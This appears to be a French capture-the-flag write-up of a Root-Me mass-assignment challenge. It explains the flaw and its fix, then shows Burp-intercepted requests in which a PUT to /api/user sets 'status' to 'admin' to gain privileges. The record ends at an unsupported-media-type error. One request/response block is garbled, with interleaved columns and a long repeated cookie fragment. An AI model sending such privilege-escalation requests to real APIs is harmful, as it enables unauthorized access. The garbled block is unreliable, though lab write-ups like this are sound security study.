API Mass Assignment



Énoncé

Votre ami vous remercie pour votre précédente remontée de vulnérabilité, et vous assure que cette fois-ci, il a supprimé la possibilité d'accès aux notes, et il a même créé un rôle d'administration!


Mass Assignement

Vulnérabilité où l'API accepte et applique **trop de champs envoyés par l'utilisateur**, sans les filtrer. Ex : en ajoutant "role": "admin" ou "status": "admin" dans une requête, on peut modifier des droits ou des infos sensibles non prévues.

Cause: mappage automatique des champs reçus sur les objets en base (ex: User.update(req.body)).

Correction: filtrer explicitement les champs autorisés.

Web Site



Création de l'utilisateur 'cube'

```
Response body

{
    "note": "",
    "status": "guest",
    "userid": 7,
    "username": "cube"
}
```

Ceci sont les champs de l'utilisateur cube,

comme indiqué, nous somme considéré comme 'quest'.

Faille

J'ai d'abord essayé de créer un user, en indiquant directement le status 'admin',

Ou en modifiant le champ en même temps que celui de 'note'.

/api/user

J'ai intercepté la requête avec Burp :

```
GET /api/user HTTP/1.1
                                                                                                                                                                                                                                                                        HTTP/1.1 200 OK
                                                                                                                                                                                                                                                                        Server: Werkzeug/3.0.5 Python/3.11.10
 Host: challenge01.root-me.org:59090
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0)
                                                                                                                                                                                                                                                                        Date: Mon, 12 May 2025 14:24:43 GMT
 Gecko/20100101 Firefox/128.0
                                                                                                                                                                                                                                                                 4 Content-Type: application/json
 Accept: application/json
                                                                                                                                                                                                                                                                5 Content-Length: 58
 Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
                                                                                                                                                                                                                                                                 6 Access-Control-Allow-Origin: *
 Accept-Encoding: gzip, deflate, br
                                                                                                                                                                                                                                                                 7 Vary: Cookie
 Referer: http://challenge01.root-me.org:59090/
                                                                                                                                                                                                                                                               8 Connection: close
Connection: keep-alive Cookie: session=
                                                                                                                                                                                                                                                              10 {
  .eJwlzjEOwzAIAMC_eO4AGAPJZyKCQe2aNFPVvzdS51vu07Y68ny29X1c-Wjba7a1VWiPo
                                                                                                                                                                                                                                                                                         "note":"",
 uJM7Uw4ZjA5sJm50\overline{j}IoBUqhkiRaYoebySC4m3fa9w6pZuFKpX1ySoqzAIHGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwoUkg2spZXGA1hGwo
                                                                                                                                                                                                                                                                                         "status": "guest",
                                                                                                                                                                                                                                                                                        "userid":7,
"username":"cube"
 buQDDwClz8G4pUN7uyHXm8d9o-_4AXasuGA.aCID4w.MB1CHb8W_zXFdgbViqSmGThyhIw
Priority: u=0
                                                                                                                                                                                                                                                             11
```

Méthode : GET

 Maintenant, si je modifie la méthode en PUT> modifier, et que j'ajoute les champs à ma requête en modifiant guest par admin :

```
PUT /api/user HTTP/1.1
Host: challenge01.root-me.org:59090
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0)
Gecko/20100101 Firefox/128.0
Accept: application/json
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Referer: http://challenge01.root-me.org:59090/
Content-Type: application/json
Connection: keep-alive
Cookie: session=
.eJwlzjEOwzAIAMC eO4AGAPJZyKCQe2aNFPVvzdS51vu07Y68ny29X1c-Wjba7a1VWiPo
uJM7Uw4ZjA5sJm5OjIoBUqhkiRaYoebySC4m3fa9w6pZuFKpX1ySoqzAIHGwoUkg2spZXG
buQDDwClz8G4pUN7uyHXm8d9o-_4AXasuGA.aCID4w.MB1CHb8W_zXFdgbViqSmGThyhIw
Priority: u=0
Content-Length: 57
{
     "note": "",
     "status": "admin",
     "userid":7,
     "username":"cube"
```

Erreur UNSUPPORTED MEDIA TYPE, j'ai du rajouter 'content-type'

